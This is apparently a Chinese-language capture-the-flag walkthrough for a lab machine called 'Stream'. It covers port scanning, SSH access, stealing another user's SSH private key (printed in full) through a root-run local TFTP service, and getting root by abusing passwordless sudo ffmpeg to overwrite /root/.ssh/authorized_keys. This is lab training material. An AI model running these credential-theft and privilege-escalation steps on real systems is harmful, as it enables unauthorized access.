

端口扫描

```
nmap -sV -T4 -p- 192.168.1.162
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 22:33 EDT
Nmap scan report for 192.168.1.162
Host is up (0.0022s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
1935/tcp  open  rtmp?
8554/tcp  open  http     Identifier NameTracer Pro httpd
8888/tcp  open  http     Golang net/http server
8889/tcp  open  http     Golang net/http server
```

1935 (RTMP): 这是实时消息传输协议的标准端口，专门用于流媒体（直播）。


8888/8889: 通常是流媒体服务器的 HTTP 管理后台或 HLS 切片分发端口。

接着尝试连接服务器

```
ffplay -i rtmp://192.168.1.162:1935/live
```

访问/live可以看到一个视频

```
http://10.27.220.191:8888/live/
```



接着就可以用ssh连接 拿到user.txt

```
alvinchan@Stream:~$ cat /etc/hosts
127.0.0.1      Stream.localdomain Stream localhost.localdomain localhost
::1           localhost localhost.localdomain
```

发现只能通过本地（127.0.0.1）访问。这就是从外部（你的 Kali）扫描，可能扫不到这些端口的原因

接着用netstat -a列出当前系统上所有的网络连接和监听端口

```
alvinchan@Stream:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:ssh              0.0.0.0:*                LISTEN
tcp        0  188 192.168.1.162:ssh        192.168.1.167:36602     ESTABLISHED
tcp        0      0 Stream.localdomain:33760 Stream.localdomain:8554 ESTABLISHED
```

```

tcp      0      0 :::1935                :::*                    LISTEN
tcp      0      0 :::8889                :::*                    LISTEN
tcp      0      0 :::8888                :::*                    LISTEN
tcp      0      0 :::8554                :::*                    LISTEN
tcp      0      0 :::http                :::*                    LISTEN
tcp      0      0 :::ssh                 :::*                    LISTEN
tcp      0      0 ::ffff:192.168.1.162:8888 ::ffff:192.168.1.175:33741
ESTABLISHED
tcp      0      0 Stream.localdomain:8554 Stream.localdomain:33760 ESTABLISHED
tcp      0      0 ::ffff:192.168.1.162:8888 ::ffff:192.168.1.175:38296
ESTABLISHED
tcp      0      0 ::ffff:192.168.1.162:8889 ::ffff:192.168.1.175:41113
ESTABLISHED
udp      0      0 Stream.localdomain:tftp 0.0.0.0:*
udp      0      0 0.0.0.0:60583          0.0.0.0:*
udp      0      0 0.0.0.0:mdns           0.0.0.0:*
udp      0      0 :::8189                :::*
udp      0      0 :::57607               :::*
udp      0      0 :::8890                :::*
udp      0      0 :::mdns                :::*
udp      0      0 :::8000                :::*
udp      0      0 :::8001                :::*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node Path
unix   3      [ ]        STREAM     CONNECTED  20666
unix   2      [ ]        STREAM     CONNECTED  20643
unix   3      [ ]        STREAM     CONNECTED  20667
unix   2      [ ]        DGRAM      CONNECTED  5460
unix   2      [ ]        DGRAM      CONNECTED  5448
unix   4      [ ]        DGRAM      CONNECTED  5360 /dev/log

```

发现Stream.localdomain:tftp

接着确认系统中是否正在运行 TFTP 服务进程

```

alvinchan@Stream:~$ ps aux | grep tftp
 2445 root      0:00 /usr/sbin/in.tftpd -l -l -s /home/treadin -a 127.0.0.1 -u
treadin -p
 2694 alvincha 0:00 grep --color=auto tftp

```

确定tftp服务以root权限运行且根目录指向/home/treadin

尝试用私钥进行进一步连接

先连接本地 TFTP 服务器，下载 treadin 用户的 SSH 私钥

并修改权限

使用刚得到的私钥，以 treadin 的身份登录本地服务器

```
alvinchan@Stream:~$ tftp 127.0.0.1 -c get .ssh/id_ed25519
alvinchan@Stream:~$ cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnZaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBZqy/swzaYXZYqmO25+erMRe1zojZ41wgMZ7AbE+tAogAAAJh1vgfXZb4H
1wAAAAtzc2gtZWQyNTUxOQAAACBZqy/swzaYXZYqmO25+erMRe1zojZ41wgMZ7AbE+tAog
AAAEduqEM8PZQLNuBjufqNGxvkn4QF/8Iofn8xGbDgm4zBT1mrL+xbNphd1iqY7bn56sxF
6XOiNnjVaAxnsBST60A6AAAADnRyZWFKaw5AU3RyZWFTAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
alvinchan@Stream:~$ chmod 600 id_ed25519
alvinchan@Stream:~$ ssh treadin@127.0.0.1 -i id_ed25519
```

最后生成一个公钥

```
treadin@Stream:~$ ssh-keygen -t ed25519 -f ~/id_root -N ""
Generating public/private ed25519 key pair.
Your identification has been saved in /home/treadin/id_root
Your public key has been saved in /home/treadin/id_root.pub
The key fingerprint is:
SHA256:fTm0HemSi0a6txxg60U9zLmHaDHwAfM9GR4xuI0KjrE treadin@Stream
The key's randomart image is:
+--[ED25519 256]--+
|      .o.      |
|    o . o.    . |
|    + * + . o  |
| . . ..= *o o * . |
| = ..++S.o B o  |
|E ...++B . . o  |
|    . .+O.      |
|    ooo+.      |
|    .oo+o      |
+-----[SHA256]-----+
```

由于 treadin 具有 sudo ffmpeg 的无密执行权限，利用其文件写入特性，我们将自定义公钥注入 Root 账户。

```
sudo ffmpeg -i ~/id_root.pub -f data -y /root/.ssh/authorized_keys
```

```
treadin@Stream:~$ ssh root@127.0.0.1 -i ~/id_root
```

最终成功拿到root